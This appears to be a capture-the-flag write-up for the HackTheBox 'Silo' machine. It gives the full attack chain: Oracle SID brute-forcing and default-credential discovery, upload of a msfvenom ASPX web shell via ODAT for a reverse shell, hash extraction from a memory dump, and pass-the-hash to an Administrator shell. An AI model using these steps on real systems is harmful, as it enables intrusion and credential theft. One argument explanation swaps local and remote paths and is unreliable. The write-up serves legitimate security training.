

WriteUp for Silo HackTheBox room



from the proud HackTheBox user PK2212

So if you have any suggestions for improvement or want to So if you have any suggestions for improvement or want to contact me, please feel free to contact me via Discord: **PK2212#0548**

First, you scan the IP address and find out that port 80 is open, but there's not really anything there.



But for this, a rather unusual port is open on which, according to nmap, Oracle is running.

Oracle TNS (Transparent Network Substrate) is a network protocol used by Oracle databases to connect client applications to the Oracle database server. It allows communication over the network and provides a method to identify the physical location of the Oracle database instance.
Oracle TNS is typically used in conjunction with Oracle's SQL Net software to manage network communications and ensure that client applications communicate effectively and securely with the Oracle database.

But to be able to interact with Oracle, you can download ODAT as follows:


git clone https://github.com/quentinhardy/odat.git

cd odat

git submodule init

git submodule update

sudo apt-get install libaio1 python3-dev alien python3-pip



sudo apt-get install python3-scapy

sudo pip3 install colorlog termcolor Crypto passlib python-libnmap

```
Launchers are updated
┌──[root@htb-lkdwsjg2wv]─[/home/htb-pk2212/odat]
└─── #sudo apt-get install python3-scapy
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-scapy is already the newest version (2.4.4-4).
python3-scapy set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
┌──[root@htb-lkdwsjg2wv]─[/home/htb-pk2212/odat]
└─── #sudo pip3 install colorlog termcolor Crypto passlib python-libnmap
Collecting colorlog
  Downloading colorlog-6.7.0-py2.py3-none-any.whl (11 kB)
Requirement already satisfied: termcolor in /usr/lib/python3/dist-packages (1.1.0
Collecting Crypto
```

sudo pip3 install argcomplete && sudo activate-global-python-argcomplete

sudo pip3 install pycryptodome

sudo pip3 install cx_Oracle

```
┌──[root@htb-lkdwsjg2wv]─[/home/htb-pk2212/odat]
└─── #sudo pip3 install argcomplete && sudo activate-global-python-argcomplete
Requirement already satisfied: argcomplete in /usr/local/lib/python3.9/dist-packages (2.0.0)
Installing bash completion script /etc/bash_completion.d/python-argcomplete
┌──[root@htb-lkdwsjg2wv]─[/home/htb-pk2212/odat]
└─── #sudo pip3 install pycryptodome
Collecting pycryptodome
  Downloading pycryptodome-3.18.0-cp35-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (2.1 MB)
     |████████████████████████████████| 2.1 MB 13.9 MB/s
Installing collected packages: pycryptodome
Successfully installed pycryptodome-3.18.0
┌──[root@htb-lkdwsjg2wv]─[/home/htb-pk2212/odat]
└─── #sudo pip3 install cx_Oracle
Collecting cx_Oracle
  Downloading cx_Oracle-8.3.0-cp39-cp39-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_12_x86_64.ma
     |████████████████████████████████| 888 kB 18.0 MB/s
Installing collected packages: cx-Oracle
Successfully installed cx-Oracle-8.3.0
```

./odat.py -h

```
┌──[root@htb-lkdwsjg2wv]─[/home/htb-pk2212/odat]
└──╼ #./odat.py -h
usage: odat.py [-h] [--version]
               {all,tnscmd,tnspoison,sidguesser,snguesser,passwordguesser,utl
tlfile,dbmsscheduler,java,passwordstealer,oradbg,dbmslob,stealremotepwds,user
               ...

                _  __   _  ___
               / \|  \ / \|_ _|
              ( o ) o ) o || |
               \_/|__/|_n_||_|
----------------------------------------
 _          __             _          ___
 / \       |  \           / \        |_ _|
( o )       o )         o  |          | |
 \_/racle |__/atabase |_n_|ttacking |_|ool
----------------------------------------

By Quentin Hardy (quentin.hardy@protonmail.com or quentin.hardy@bt.com)

positional arguments:
  {all,tnscmd,tnspoison,sidguesser,snguesser,passwordguesser,utlhttp,httpurity
heduler,java,passwordstealer,oradbg,dbmslob,stealremotepwds,userlikepwd,smb,pr
```

Now you can interact with Oracle. Now we use metasploit to enumerate Oracle.
First you need to use the following metasploit tool to brute force sids:

```
[msf](Jobs:0 Agents:0) >> search tns

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/windows/oracle/tns_auth_sesskey       2009-10-20       great   Yes    Oracle 10gR2 TNS Listener AUTH_SESSKEY Buff
   1  exploit/windows/oracle/tns_arguments          2001-06-28       good    Yes    Oracle 8i TNS Listener (ARGUMENTS) Buffer O
   2  exploit/windows/oracle/tns_service_name       2002-05-27       good    Yes    Oracle 8i TNS Listener SERVICE_NAME Buffer
   3  auxiliary/scanner/oracle/tnspoison_checker    2012-04-18       normal  No     Oracle TNS Listener Checker
   4  auxiliary/admin/oracle/tnscmd                 2009-02-01       normal  No     Oracle TNS Listener Command Issuer
   5  auxiliary/admin/oracle/sid_brute              2009-01-07       normal  No     Oracle TNS Listener SID Brute Forcer
   6  auxiliary/scanner/oracle/sid_brute                             normal  No     Oracle TNS Listener SID Bruteforce
   7  auxiliary/scanner/oracle/sid_enum             2009-01-07       normal  No     Oracle TNS Listener SID Enumeration
   8  auxiliary/scanner/oracle/tnslsnr_version      2009-01-07       normal  No     Oracle TNS Listener Service Version Query

Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/oracle/tnslsnr_version

[msf](Jobs:0 Agents:0) >>
```


```
[msf](Jobs:0 Agents:0) auxiliary(admin/oracle/sid_brute) >> show options

Module options (auxiliary/admin/oracle/sid_brute):

   Name     Current Setting                               Required  Description
   ----     ---------------                               --------  -----------
   RHOSTS                                                 yes       The target host(s), see https://docs.metas
                                                                    sing-metasploit.html
   RPORT    1521                                          yes       The target port (TCP)
   SIDFILE  /usr/share/metasploit-framework/data/wordlis  no        The file that contains a list of sids.
            ts/sid.txt
   SLEEP    1                                             no        Sleep() amount between each request.


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(admin/oracle/sid_brute) >> set RHOSTS   10.129.90.230
RHOSTS => 10.129.90.230
[msf](Jobs:0 Agents:0) auxiliary(admin/oracle/sid_brute) >> run
[*] Running module against 10.129.90.230
```

```
[msf](Jobs:0 Agents:0) auxiliary(admin/oracle/sid_brute) >> run
[*] Running module against 10.129.90.230

[*] 10.129.90.230:1521 - Starting brute force on 10.129.90.230, using sids fr
[+] 10.129.90.230:1521 - 10.129.90.230:1521 Found SID 'XE'
[+] 10.129.90.230:1521 - 10.129.90.230:1521 Found SID 'PLSExtProc'
^C[-] 10.129.90.230:1521 - Stopping running against current target...
[*] 10.129.90.230:1521 - Control-C again to force quit all targets.
[*] Auxiliary module execution completed
```

Now you've found sids, but they don't do much for us directly. So let's search for usernames and passwords with the following Metasploit tool:

```
[msf](Jobs:0 Agents:0) >> search oracle_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/admin/oracle/oracle_login     2008-11-20       normal  No     Oracle Account Discovery
   1  auxiliary/scanner/oracle/oracle_login                    normal  No     Oracle RDBMS Login Utility


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/oracle/oracle_login
```

You need to change RHOST here and the SID to the SIDs found:




You will then find the user "scott" and the password "tiger".

Now you have both a username and a password that can be used.
But what can you use this data for if, for example, ssh is not available?
We have ODAT available, which we will now use to upload a shell, run it in the browser and get a reverse shell.

python3 odat.py dbmsxslprocessor -s 10.129.169.123 -U scott -P tiger -d XE --putFile "c:\inetpub\wwwroot" "shell.aspx" "/home/htb-pk2212/shell.aspx" --sysdba


- "python3 odat.py": Starts the ODAT script with Python 3.
- "dbmsxslprocessor": The module of the ODAT script used to attack the Oracle database.
- "-s 10.129.169.123": The IP address or hostname of the Oracle database to connect to.
- "-U scott": The user name (username) for accessing the Oracle database.
- "-P tiger": The password to access the Oracle database.
- "-d XE": The name of the Oracle database (here: "XE").
- "--putFile": The option to upload a file from a local path to the target server.
- ""c:\inetpub\wwroot" "shell.aspx"": The path and filename of the local file to be uploaded ("c:\inetpub\wwwroot" is the local path and "shell.aspx" is the filename).
- ""/home/htb-pk2212/shell.aspx"": Der Pfad und der Dateiname auf dem Zielserver, wo die Datei hochgeladen werden soll ("/home/htb-pk2212" ist der Zielserver-Pfad und "shell.aspx" ist der Dateiname).


- "--sysdba": The option to log in as SYSDBA. SYSDBA is a privileged database user with extended rights and permissions in the Oracle database.



In this case, I created the shell file with msfvenom and therefore also provided the multi/handler listener from Metasploit.

Now call up the uploaded shell via the browser:






Privilege Escalation

First you have to go to the folder C:/Users/Phineas/Desktop where the first flag is located.
There is a file called "Oracle issue.txt" in which there is a link and a password.
Copy the link and go to the website via a browser.


```
C:\Users\Phineas\Desktop>type "Oracle issue.txt"
type "Oracle issue.txt"
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full memory dump requested):

Dropbox link provided to vendor (and password under separate cover).

Dropbox link
https://www.dropbox.com/sh/69skryzfszb7elq/AADZnQEbbqDoIf5L2d0PBxENa?dl=0

link password:
Hm8646uC$

C:\Users\Phineas\Desktop>
```

But now you are asked for a password. But the password from the file does not work. Why?
You have to replace the first character (the rhombus with the question mark) with a £ character, then the password works and you are logged in.



Now you see a .zip file that you should download.

Now unzip the file and you will get a .dmp file, which is a memory image of a system at a certain time of a system.



To extract password hashes from this we will now use Volatility.

General definition of Volatility:
Volatility is an open source framework and collection of tools used for forensic analysis of random access memory (RAM). It is designed to assist in cyber incident investigation and digital forensics of operating systems. The main goal of Volatility is to extract and analyse information about the state of a computer system from RAM without affecting or modifying the system itself.

Volatility is installed as follows:

wget http://downloads.volatilityfoundation.org/releases/2.6/volatility_2.6_lin64_standalone.zip

```
SILO-20180105-221806.dmp: MS Windows 64bit crash dump, full dump, 261996 pages
┌[root@htb-lkdwsjg2wv]-[/home/htb-pk2212]
└─→ #wget http://downloads.volatilityfoundation.org/releases/2.6/volatility_2.6_lin64_standalone.zip
--2023-06-21 18:17:11--  http://downloads.volatilityfoundation.org/releases/2.6/volatility_2.6_lin64_standalone.zip
Resolving downloads.volatilityfoundation.org (downloads.volatilityfoundation.org)... 162.243.24.16
Connecting to downloads.volatilityfoundation.org (downloads.volatilityfoundation.org)|162.243.24.16|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://downloads.volatilityfoundation.org//releases/2.6/volatility_2.6_lin64_standalone.zip [following]
--2023-06-21 18:17:12--  https://downloads.volatilityfoundation.org//releases/2.6/volatility_2.6_lin64_standalone.zip
Connecting to downloads.volatilityfoundation.org (downloads.volatilityfoundation.org)|162.243.24.16|:443... connected
HTTP request sent, awaiting response... 200 OK
Length: 14737820 (14M) [application/zip]
Saving to: 'volatility_2.6_lin64_standalone.zip'

volatility_2.6_lin64_standalone.zip   100%[=========================================================================>

2023-06-21 18:17:13 (12.3 MB/s) - 'volatility_2.6_lin64_standalone.zip' saved [14737820/14737820]
```

unzip volatility_2.6_lin64_standalone.zip

```
Desktop  my_data  odat  shell.aspx  SILO-20180105-221806.dmp  SILO-20180105-221806.zip  Templates  volatility_2.6_lin64_standalone.zip
┌[root@htb-lkdwsjg2wv]-[/home/htb-pk2212]
└─→ #unzip volatility_2.6_lin64_standalone.zip
Archive:  volatility_2.6_lin64_standalone.zip
   creating: volatility_2.6_lin64_standalone/
  inflating: volatility_2.6_lin64_standalone/AUTHORS.txt
  inflating: volatility_2.6_lin64_standalone/CREDITS.txt
  inflating: volatility_2.6_lin64_standalone/LEGAL.txt
  inflating: volatility_2.6_lin64_standalone/LICENSE.txt
  inflating: volatility_2.6_lin64_standalone/README.txt
  inflating: volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone
┌[root@htb-lkdwsjg2wv]-[/home/htb-pk2212]
└─#
```

cp volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone ./volatility

```
┌[root@htb-lkdwsjg2wv]-[/home/htb-pk2212]
└─→ #cp volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone ./volatility
┌[root@htb-lkdwsjg2wv]-[/home/htb-pk2212]
└─→ #./volatility --help
Volatility Foundation Volatility Framework 2.6
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=/root/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (colon separated)
  --info                Print information about all registered objects
```

Now use Volatility to extract the password hashes as follows:

```
./volatility -f SILO-20180105-221806.dmp --profile=Win2012R2x64 hashdump
```

- ./volatility: This is the command to run the volatility tool.
- -f SILO-20180105-221806.dmp: This is the path to the memory dump file to be analysed. The file name is "SILO-20180105-221806.dmp".
- --profile=Win2012R2x64: This parameter specifies the profile of the analysed system, in this case a 64-bit Windows Server 2012 R2 system.
- hashdump: This is the plugin from Volatility used to extract the password hashes from memory.

Now you could try two things:
Either guess the hashes or use them directly to log in.
I chose the second option.
For this we use psexec.py from the Impacket library.

With the following command you have an administrator shell:

```
psexec.py -hashes '<hashes>' 'Administrator@<ip address>' cmd.exe
```

And that’s it!!! 😁

Congratulations, you have mastered the room!

Greetings PK2212